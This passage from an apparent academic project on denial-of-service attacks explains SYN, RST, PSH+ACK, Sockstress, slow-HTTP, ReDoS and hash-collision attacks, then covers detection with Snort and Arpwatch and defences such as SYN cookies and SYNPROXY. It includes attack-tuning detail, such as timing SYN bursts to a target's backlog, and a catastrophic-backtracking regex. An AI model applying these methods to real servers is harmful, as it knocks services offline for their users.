[10] There are some parameters that can be adjusted and make the attack more precise and catastrophic. Rather than using brute-force the attack can be configures in order to cause more damage with less packets. This configuration is accomplished with some knowledge of the listener's operating system, such as the size of the backlog that is used, and how long it keeps TCBs in SYN-RECEIVED before timing out and reaping them. For example, the attacker can minimally send a quick flight of some number of SYNs exactly equal to the backlog, and repeat this process periodically as TCBs are reclaimed in order to keep a listener unavailable perpetually.

Usually operating systems use a "backlog" parameter with a listening socket to avoid this memory exhaustion, but depleting the backlog is the goal of the TCP SYN flooding attack, which attempts to send enough SYN segment to fill the entire backlog and thus, causes the service to be denied to the new connection requests.

This attack will be examined and applied in the testbed.

TCP RST Attack: The TCP RST flag is intended to notify a server that it should immediately reset its corresponding TCP connection. In a TCP RST attack, the attacker interferes with an active TCP connection between two entities by guessing the current sequence number and spoofing a TCP RST packet to use the client's source IP (which is then sent to server). But the guess is done easily. It is actually a brute force attack because a botnet is usually used to send thousands of such packets to the server with different

`

sequence numbers, making it fairly easy to guess the correct one. Once this occurs the server acknowledges the RST packet sent by the attacker, terminating its connection to the client located at the spoofed IP address.




figure15, TCP RST Attack

TCP PSH+ACK Flood: When a TCP sender sends a packet with its PUSH flag set to 1, the result is that the TCP data is immediately sent or "pushed" to the TCP receiver. This action actually forces the receiving server to empty its TCP stack buffer and to send an acknowledgement when this action is complete. An attacker, usually using a botnet, can therefore flood a target server with many such requests. This overwhelms the TCP stack buffer on the target server, causing it to be unable to process the requests or even acknowledge them (resulting in a denial-of-service condition).




Figure16, TCP PSH+ACK Flood

`

Sockstress: This attack is powerfull and catastrophic. It was created by Jack C. Louis in 2008. An attack that belongs to the Low and Slow category. This attack completes the three-way handshake but takes advantage of a flaw that exists in the protocol. After the establishment of the TCP connection with the target server they send a "window size 0" packet to the server inside the last ACK, instructing it to set the size of the TCP window to 0 bytes. The TCP window is a buffer that stores the received data before it uploads it up to the applicatiion layer. The Window Size field indicates how much more room is in the buffer in each point of time. Window size set to zero means that there is no more space whatsoever and that the other side should stop sending more data until further notice. In this case the server will send window size probe packets to the client continually to see when it can accept the new information, nut because the attacker does not change thewindow size, the connection is kept open indefinitely. By opening many connections of this nature to a server, the attacker consumes all of the space in the server's TCP connection table (as well as other tables), preventing legitimate users from establishing a connection. Alternately, the attacker can open many connections with a very small (around 4 byte) window size, focusing the server to break up information into a massive number of tiny chunks. Many connections of this type will consume a server's available memory, also causiing denial-of-service. This tool give the attacker the opportunity to choose his/her own Window Size. In addition to opening a connection the attacker can request a webpage, perform aDNS lookup, send email to a SMTP server, or anything else that can fit in one packet.

[5] This attack works by using **raw sockets** to establish many TCP connections to a listening service. Because raw sockets are used, connections are established without having to save any per-connection state on the attackers machine.

S sockstress is a Protocol Flaw attack (assymetric resource consumption). It requires very little resources (time, memory, and bandwidth) to run a sockstress attack, but uses a lot of resources on the victim's machine. Because of this assymetry, a weak attacker (e.g. one bot behind a cable modem) can bring down a rather large web server. This attack is not thwarted by using SYN cookies but it can be mitigated by using IP-Tables.

`




Figure17, sockstress

3.1.4.

Layer 7 - Application Layer

Instances of DoS attacks that target application resources have grown recently and are widely used by attackers today. They target not only the well-own Hypertext Transfer Protocol (HTTP), but also HTTPS, DNS, SMTP, FTP, VOIP. And other application protocols that possess exploitable weaknesses allowing for DoS attacks. Just as attacks that target network resources, there are different types of attacks that target application resources, including both floods and asymmetric attacks. The latter are particularly prominent, mostly targeting weaknesses in the HTTP protocol. HTTP as the most widely used application protocol on the Internet, is unattractive target for attackers.

HTTP Flood

An HTTP flood is the most common application-resource-targeting DDoS attack. It consists of what seem to be legitimate, session-based sets of HTTP GET or POST requests sent to a victim's Web server, making it hard to detect. HTTP flood attacks are typically launched simultaneously from multiple computers (volunteered machines or bots), that continually and repeatedly request to download the target site's pages (HTTP GET flood), exhausting application resources and resulting in a denial-of-service condition. Modern DDoS attack tools such as High Orbit Ion Cannon (HOIC) offer an easy-to-use means of performing multi-threaded HTTP flood attacks.

`




Figure18, HTTP Flood

Slow HTTP GET Request: The idea behind a slow HTTP GET request is to dominate all or most of an application's resources through the use of many open connections, preventing it from providing service to users wishing to open legitimate connections. In this attack, the attacker generates and sends incomplete HTTP GET requests to the server, which opens a separate thread for each of these connection requests and waits for the rest of the data to be sent. The attacker continues to send HTTP header data at (slow) set intervals to make sure the connection stays open and does not time out. Because the rest of the required data arrives so slowly, the server perpetually waits, exhausting the limited space in its connection table and thereby causing a denial-of-service condition.




figure19, Slow HTTP GET Request

Slow HTTP POST Request: In order to carry out a slow HTTP POST request attack, the attacker detects

`

forms on the target Website and sends HTTP POST requests to the Webserver through these forms. The POST requests, rather than being sent normally, are sent byte-by-byte. As with a slow HTTP GET request, the attacker ensures that his or her malicious connection remains open by regularly sending each new byte of POST information slowly at regular intervals.
The server, aware of the content-length of the HTTP POST request, has no choice but to wait for the full POST request to be received (this behavior mimics legitimate users with slow Internet connection). The attacker repeats this behavior many times in parallel, never close an open connection, and after several hundred open connections the target server is unable o handle new requests, hence achieving a denial-of-service condition.





Figure20, Slow HTTP POST Request

Regular Expression DoS attacks: *[6]* Regular expression matching is a ubiquitous technique for reading and validating input, particularly in web software. While pattern matchers are among the standard techniques for defending against malicious input, they are themselves vulnerable. *[7]* The ReDoS is a Denial of Service attack, that exploits the fact that most Regular Expression implementations may reach extreme situations that cause them to work very slowly (exponentially related to input size) An attacker can then cause a program using a Regular Expression to enter these extreme situations and then hang for a very long time The Regular Expression naïve algorithm builds a non-deterministic Finite Automaton (NFA), which is a finite state machine where for each pair of state and input symbol there may be several possible next states. Then the engine starts to make transition until the end of the input. Since there may be several possible next states, a deterministic algorithm is used. This algorithm tries one by one all the possible paths (if needed) until a match is found (or all the paths are tried and fail).
For example the Regex **^(a+)+$** is represented by the following NFA:
figure21, Regular Expression DoS Attack

`



For the input **aaaaX** there are 16 possible paths in the above graph. But for **aaaaaaaaaaaaaaaaX** there are 65536 possible paths, and the number is double for each additional **a.** This is an extreme case where the naïve algorithm is problematic, because it must pass on many paths, and then fail.

Hash Collisions Dos Attacks: This kind of attack targets common security vulnerabilities in Web application frameworks. Most application servers create hash tables to index POST session parameters and are sometimes required to manage hash collisions when similar hash values are returned. For example, when a web browser sends variables (GET or POST) to a website, the website application places those variables in an indexed array. The URL http://www.website.com/index.php?test=123, PHP places the value '123' in the $_GET array with 'test' as the index key. For quick lookup, most languages use hash algorithms. In case of a collision (multiple keys give the same hash value), hashes will not be used. To lookup a value in the array in such case, string compares for each entry will be done. Of course, this requires more CPU power than using hashes to calculate the index key value. So f a hacker sends a HTTP request in which he deliberately uses two keys which give the same hash and adds several thousands of other variables, the CPU of the webserver will be busy when looking up cariables. POST requests are more interesting for this attack, because a request body can contain more data than the URL.

3.2 LTE Attacks [20]

Long Term Evolution is the latest 3GPP standard that offers better efficiency, bandwidth and mobility. However the fact that it is another wireless technology, it shares the same concerns as the 802.11 wireless protocol. The security factors and the architecture though, makes it harder for the hackers to penetrate it but not impossible. Cell phone malware is able to create botnets just like every wi-fi node.
Due to the increasing demand of smartphones and the trust of third party applications, mobile smart phones which use the LTE technology become vulnerable to Denial of Service attacks. Just one attacker is efficient to create the denial of service effect.

However, due to the EPC architecture, which is the backbone of the LTE technology, those attacks can be easily mitigated, even stopped. The attackers though can invent new methods of penetration, due to the user friendly modules of programming languages, such as scapy.

Having the knowledge of how the LTE technology works and the appropriate tools, the attack vendors will emerge and eventually cause more catastrophic phenomena, due to the high bandwidth that this technology offers.

`

4. Intrusion Detection

There are techniques for identifying signatures and anomalies associated with attacks against the data link layer on both wired and wireless networks. This research focuses in wireless networks. Methods for signature-based detection and anomaly-based detection are not new.
Intrusion detection systems such as SNORT, ADAM, MADAM and others are quite capable of detecting some of known attacks and include a mechanism for integrating IDS solutions.

Although Layer 2 is a trusted layer, because of filtering, access control lists, authentication and application controls to limit access at the higher layers of a design it lacks more precise controls to prevent data link layer attacks from occurring.

There are many ways to detect a DDoS attack. Firewalls, Intrusion detection Systems, or just packet sniffers that a user can study the traffic obtained and decide which packets are legitimate and which are not. The attacks are mostly obvious when the systems overloads or the legitimate users cannot gain access. The difficult part is to differentiate between those attacks and **flash crowds**.

*[18]*Based on the source of the traffic data collected DoS detection systems are categorized into **network-based** detection and **host-based** detection. Host-based detection uses the host's operation system in order to gather the information on the incoming traffic while the network-based detection can be deployed at enterprise network gateway or ISP core routers. The main difference in performance is that in a network-based detection, a huge volume of traffic can be observed and data can be gathered with little or no impact on the performance of any system, but in host-based detection the performance of the system can be degraded due to the processor time needed to perform monitoring functions.

In this project both ways will be used according to the nature of the attack. All of the methods used for detecting attacks in a network-based way belong to certain categories that makes it easier to distinguish between the natures of every method.

First the methods are categorized into **real-time** and **delayed detection.** Real time detection processes data continuously and performs DoS detection in real time, whereas delayed detection processes data at regular interval, which is configurable, but delays the time of detection.

The pros of using real-time detection is that the attack can be noticed and the user can be warned immediately. However if the data are collected from multiple sources and added together in order to be processed the system resources wont be enough to test every single piece of information.

Last, the systems are also categorized in **Programmed** and **Learned Detection.** In Programmed based detection, the model of rules are manually written by security experts. However, this approach requires significant amount of manual effort to analyze and extract patterns from malicious traffic. Also, the resulting rules may not extend well to other environments.

A Learned DoS detection system the rule-set or behavior model is learned from the traffic data using data mining or machine learning techniques in an automated way.

An example of real-time, network-based detection, which will be used constantly in this project is firewalls. *[9]* Conventional firewalls (packet filters, proxies or stateful-inspection firewalls) look into packet headers to identify if there is a rule allowing traffic from a given source to a given destination. They drop connection attempts from a not allowed source or to a forbidden destination. Firewalls are able to observe if a session has been established or not by the peers (client and server) trying to establish a conversation (a connection) once a session has been established, a firewall device keeps state of all connections allowed by its security policy, even for stateless protocols such as UDP or ICMP, and it does so from when the connection begins until the connection ends. This information is held on a session tables, and in order to keep track of connections, even those that have not been completed yet have to be stored on the session table, because it is necessary for the firewall to determine if the next packet is valid or not. But this very nature of operation makes a firewall vulnerable to attack: since the amount of connections on the session table has a limit, and once the limit has been reached the firewall comes to a state where it cannot take any additional connections.

`

Layer2 – Data Link Layer (ARP Poisoning)

There are many methods that can be applied to detect those kind of attacks. Two are listed below:

1) Patching: Utilities such as Anticap and Antidote are essential in order to prevent ARP Poisoning. Anticap prevents updating the ARP cache with different MAC with the existing ARP cache which usually prevent the spoofing but it violates the ARP protocol specification. Antidote prevents the ARP poisoning by analyzing the newly received ARP reply with the existing cache and if it is different than the old one, if it is still in the cache table, the new cache is dropped and is added in a list with banned pairings in order to stop the owner of the new pairing (attacker) to hit again. This is a host-based detection method.

2) Detection using software: Arpwatch keeps track for MAC/IP address pairings. It syslogs activity and reports changes. It uses pcap to listen for arp packets on a local interface. This is a network-based detection method.

Layer 3,4 and 7 detection

For the detection part of this project, 2 main methods were used. (i) SNORT and (ii) traffic analysis.

SNORT

*[19]*Snort is a popular NIDS system which is open source. It detects intrusion attempts on a network, by comparing the traffic to a database of known attack patterns. It consists of four parts.

- The sniffer
- The preprocessor
- The detection engine
- The output

Packet Sniffer: The packet sniffer is used in order to capture the incoming traffic of a network. It is used mainly for troubleshooting but also for eavesdropping. It usually consists of IP traffic, but it can be configured in order to give more details of other protocols.

Preprocessor: The main tasks of the preprocessor is to gather the raw packets and check them against certain plug-ins (RPC plug-in, HTTP plug-in, port scanner plug-in). The packet is being checked for a specific behavior patterns. When the packet contains a certain trait, it is then sent to the detection engine. Snort supports many kinds of preprocessors and their attendant plug-ins, covering many commonly used protocols as well as larger-view protocol issues such as IP fragmentation handling, port scanning and flow control, and deep inspection of richly featured protocols.

Detection Engine: After the use of the preprocessor, the detection engine starts. Snort is a signature-based intrusion detection system. Thus, the detection engine takes the data that come from the preprocessor and its plug-ins, and checked through a set of rules. If the rules match the data in the packet, then they are sent to the alert processor. Just like iptables, rules are used and are updated regurarly.

The rules consist of two parts:

`

- The rule header: It is the action to take (log or alert), type of network packet (TCP, UDP, ICMP, HTTP), source and destination IP addresses, and ports.
- The rule option: The content of the packet that should make the packet match the rule.

The detection engine and its rules are the largest portion of new information to learn and understand SNORT. Just like iptables SNORT has a specific syntax used to form the rules. Protocols can be configured, length of packets or ports.

Output: After all this procedure the data gathered are not disposed. If they match a rule in the detection engine, an alert is triggered and depending upon the findings, the packet may be used to log the activity or generate an alert. The advantage in SNORT logging is that the file is kept in simple text files, and tools like tcpdump or wireshark can use them for analysis.

5. Countermeasures

5.1 How to block Layer 2 ARP Poisoning

There are several solutions that have been proposed for defending against this kind of attack. The one used in this experiment is explained below.

1) Static ARP Cache: Address resolutions that are manually entered to the cache table for a machine. The drawback in this case is that this solutions can be only applied for a small number of nodes in a network.

`

Every static ARP cache entry is entered using the command below.

$ arp –s ip_address mac_address

Then the command below is used in order to check the entries already available:

$ arp –a –n

5.2 How to block Layer 3 UDP and ICMP attacks

UDP /ICMP Attacks: One approach that has various side-effects is prohibiting the UDP/ICMP service. Another approach is to limit rate on UDP/ICMP traffic, protect of proxy servers and configuring the router to stop IP directed-broadcast transmission. An attempt to use rate limit was made by Komatsu et al. [13] using CHOKe with ACC (complex bandwidth control) as a congestion control method to prove the effectiveness of rate-limiting methods in mitigating UDP flood attacks.

The rate can be also limited with iptables, by using special rules that will drop packets that are prohibited to enter. This method will be used to limit the attack in the experiments of this project.

5.3 How to block Layer 4 SYN-flood attacks

[10] Two broad classes of solutions to SYN flooding attacks have evolved, corresponding to where the defenses are implemented. The first class of solutions involves hardening the end-host TCP implementation itself, including altering the algorithms and data structures used for connection lookup and establishment, as well as some solutions that diverge from the TCP state machine behavior during connection establishment.

The second class involves hardening the network, either to lessen the likelihood of the attack preconditions (an army of controlled hosts or the propagation of IP packets with spoofed source addresses), or to insert middleboxes that can isolate severs on the networks behind them from illegitimate SYNs.

End Host Countermeasures

Increasing TCP Backlog: In order to avoid the memory exhaustion the flood causes, operating systems generally associate a “backlog” parameter with a listening socket that sets a cap on the number of TCBs simultaneously in the SYN-RECEIVED state. Although this action protects a host’s available memory resource from attack, the backlog itself represents another (smaller) resource vulnerable to attack. With no room left in the backlog, it is impossible to service new connection requests until some TCBs can be reaped or otherwise removed from the SYN-RECEIVED state.

`

Depleting the backlog is the goal of the TCP SYN flooding attack, which attempts to send enough SYN segments to fill the entire backlog. The attacker uses source IP addresses in the SYNs that are not likely to trigger any response that that would free the TCBs from the SYN-RECEIVED state. Because TCP attempts to be reliable, the target host keeps its TCBs stuck in SYN-RECEIVED for a relatively long time before giving up on the half connection and reaping them. In the meantime, service is denied to the application process on the listener for legitimate new TCP connection initiation requests. For all those reasons the backlog that the operating systems apply is not a good solution for high volume floods.

Reducing the SYN-RECEIVED TIME: Another solutions which again follows the fate of the backlog, is to reduce the amount of time between when a TCB enters the SYN-RECEIVED state and when it may be dropped. Even if the time is reduced the attacker could increase the packet rate.

SYN CACHES: This is a mechanism that is used by FreeBSD systems but not implemented in LINUX. A host using SYN cache, has a hash table with a limited amount of space to store a part of data of a fully TCB. The host generates a hash with the information of the incoming SYN segment and this hash is allocated in a global hash table. When the two hosts complete the tcp handshake, this hash is moved into a full TCB. There is a limit for the hash table. If this limit is exceeded then the oldest entry is dropped. The SYN cache structure took up 196 bytes for the data structure in comparison with 736 bytes for a full TCB.

SYN COOKIES: *[14]* TCP SYN Cookies is a useful tool for preparing a defense in medium sized networks. The main idea of the SYN Cookie is that when a TCP SYN is received the server doesn't allocate space for the connection, but instead it calculates a cookie value by using a function and a secret key that only the server knows. In more details, a SYN Cookie is an initial sequence number sent in the SYN-ACK, that is chosen based on the connection initiator's initial sequence number, MSS, a time counter, and the relevant addresses and port numbers. The actual bits comprising the SYN Cookie are chosen to be the bitwise difference (XOR) between the SYN's sequence number and a 32 bit quantity computed so that the top five bits come from a 32-bit counter value modulo 32, where the counter increases every 64 seconds, the next 3 bits encode a usable MSS near to the one in the SYN, and the bottom 24 bits are a server-selected secret function of pair of IP addresses, the pair of port numbers, and the 32-bit counter used for the first 5 bits. This means of selecting an initial sequence number for use in the SYN-ACK complies with the rile tat TCP sequence numbers increase slowly.

When a connection in LISTEN receives a SYN segment, it can generate a SYN Cookie and send it in the sequence number of a SYN-ACK, without allocating any other state. If an ACK comes back, the difference between the acknowledged sequence number and the sequence number of the ACK segment can be checked against recent values of the counter and the secret function's output given those counter values and the IP addresses and port numbers in the ACK segment. If there is a match, the connection can be accepted, since it is statistically very likely that the other side received the SYN Cookie and did not simply guess a valid cookie value. If there is not a match the connection can be rejected under the heuristic that it is probably not in response to a recently sent ACK.

SYN PROXY: *[29]* SYNPROXY is a TCP SYN packets proxy. It can be used to protect any TCP server from SYN floods and similar DDoS attacks. It is a netfilter module, in the Linux kernel. It is optimized to handle millions of packets per second utilizing all CPUs available without any concurrency locking between the connections. The real servers will not notice the effect of the attack after applying this mechanism. The valid TCP connections will pass through the firewall while the illegitimate ones wont.

SYN PROXY is included in the Linux kernels since version 3.12.

`

When a SYN PROXY is used, clients transparently get connected to the SYN PROXY. So the 3-way TCP handshake happens first between the client and the SYN PROXY.

1) Clients send RCP SYN to server A
2) At the firewall, when this packet arrives it is marked as UNTRACKED
3) The UNTRACKERD TCP SYN packet is then given to SYN PROXY
4) SYNPROXY gets this and responds (as server A) with TCP SYN+ACK (UNTRACKED)
5) Client responds with TCP ACK (marked as INVALID or UNTRACKED in iptables) which is also given to SYN PROXY.

Once a client has been connected to the SYN PROXY, it automatically initiates the 3-way handshake with the real server spoofing the SYN packet so that the real server will see that the original client is attempting to connect.

1) SYN PROXY sends TCP SYN to real server A. This is a NEW connection in iptables qnd happens on the OUTPUT chain. The source IP of the packet is then IP of the client.
2) The real server A responds with SYN+ACK to the client
3) SYN PROXY receives this and responds back to the server with ACK. The connection is now marked as ESTABLISHED.

Once the connection has been established, SYN PROXY leaves the traffic flow between the client and the server. For that reason, it can be used for any kind of TCP traffic.

Hybrid Approach: A Hybrid approach combines two or more of the above methods. Most of the times it is the ideal approach, if the correct configuration has been made.

Network Based Mitigation Techniques

Ingress Filtering: *[12]*That is a very effective method at preventing SYN flooding attacks, which rely on spoofed IP packets. While this filtering method does nothing to protect against flooding attacks which originate from valid prefixes (IP addresses), it will prohibit an attacker within the originating network from launching an attack of this nature using forged source addresses that do not conform to ingress filtering rules.

An additional benefit of implementing this type of filtering is that it enables the originator to be easily traced to it's true source, since the attacker would have to use a valid, and legitimately reachable, source address.

On the other hand if the source address is forged to appear to have originated from within another legitimate user which appears to the global routing tables, the whole mitigation technique will have opposite effects and will become an accomplish to the destruction the attacker will cause. In such cases, the administrator of a system under attack may be inclined to filter all traffic coming from the apparent attack source. Adding such a filter would then result in a denial of service to legitimate, non-hostile end systems.

Further complicating matters, TCP SYN flood attacks will result in SYN-ACK packets being sent to one or many hosts which have no involvement in the attack, but which become secondary victims. This allows the attacker to abuse two or more systems at once.

Use firewall and Proxies: The basic TCP scalability problem for the Linux kernel is related to how many new connections can be created per second. This directly relates to a lock per socket when in the "listen"

`

state. For “established” state connections, it can scale very well. The “listen” state lock is encountered not only with SYN packets, but also other initial connection state packets like SYN-ACK and ACK packets (the last three-way handshake (3WHS) packet). In the flooding attack scenario, the attacker is sending fake packets aimed at hitting the “listen” state locking problem. As such, we need a mechanism to filter out these fake initial connection attempts before the socket enters the “listen” state lock and blocks new incoming connections.
